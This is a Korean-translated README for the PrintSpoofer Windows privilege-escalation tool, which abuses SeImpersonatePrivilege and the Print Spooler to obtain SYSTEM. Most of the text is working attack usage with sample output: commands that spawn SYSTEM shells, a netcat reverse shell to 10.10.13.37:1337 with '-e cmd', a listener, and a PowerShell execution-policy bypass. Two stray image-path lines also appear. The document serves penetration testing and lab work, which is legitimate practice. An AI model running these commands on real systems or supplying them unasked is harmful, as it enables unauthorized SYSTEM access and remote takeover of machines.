 itm4n/printspoofer
"Printer Bug"를 통해 가장 권한을 악용

LOCAL/NETWORK SERVICE에서 SYSTEM으로, Windows 10 및 Server 2016/2019에서 SeImpersonatePrivilege를 악용하여.
자세한 정보: https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/.
-h 옵션을 사용하여 도움말 메시지를 확인할 수 있습니다.
C:\TOOLS>PrintSpoofer.exe -h

PrintSpoofer v0.1 (by @itm4n)

  Provided that the current user has the SeImpersonate privilege, this tool will leverage the Print
  Spooler service to get a SYSTEM token and then run a custom command with CreateProcessAsUser()

Arguments:
  -c <CMD>    Execute the command *CMD*
  -i          Interact with the new process in the current command prompt (default is non-interactive)
  -d <ID>     Spawn a new process on the desktop corresponding to this session *ID* (check your ID with qwinsta)
  -h          That's me :)

Examples:
  - Run PowerShell as SYSTEM in the current console
      PrintSpoofer.exe -i -c powershell.exe
  - Spawn a SYSTEM command prompt on the desktop of the session 1
      PrintSpoofer.exe -d 1 -c cmd.exe
  - Get a SYSTEM reverse shell
      PrintSpoofer.exe -c "c:\Temp\nc.exe 10.10.13.37 1337 -e cmd"


대화형 셸이 있는 경우 현재 콘솔에서 새로운 SYSTEM 프로세스를 생성할 수 있습니다.
사용 사례: bind shell, reverse shell, psexec.py 등
C:\TOOLS>PrintSpoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.19613.1000]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
nt authority\system
명령을 실행할 수 있지만 대화형 셸이 없는 경우, 상호작용 없이 새 SYSTEM 프로세스를 생성하고 즉시 종료할 수 있습니다.
사용 사례: WinRM, WebShell, wmiexec.py, smbexec.py 등
리버스 셸 생성:
C:\TOOLS>PrintSpoofer.exe -c "C:\TOOLS\nc.exe 10.10.13.37 1337 -e cmd"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Netcat 리스너:
C:\TOOLS>nc.exe -l -p 1337
Microsoft Windows [Version 10.0.19613.1000]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
nt authority\system
로컬 또는 RDP를 통해 로그온한 경우 (VDI 포함) 데스크탑에 SYSTEM 명령 프롬프트를 생성할 수 있습니다. 먼저 qwinsta 명령으로 세션 ID를 확인한 다음 -d 옵션으로 이 값을 지정하세요.
사용 사례: 터미널 세션 (RDP), VDI
C:\TOOLS>qwinsta
 SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
 services                                    0  Disc
 console           Administrator             1  Active
>rdp-tcp#3         lab-user                  3  Active
 rdp-tcp                                 65536  Listen

C:\TOOLS>PrintSpoofer.exe -d 3 -c "powershell -ep bypass"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
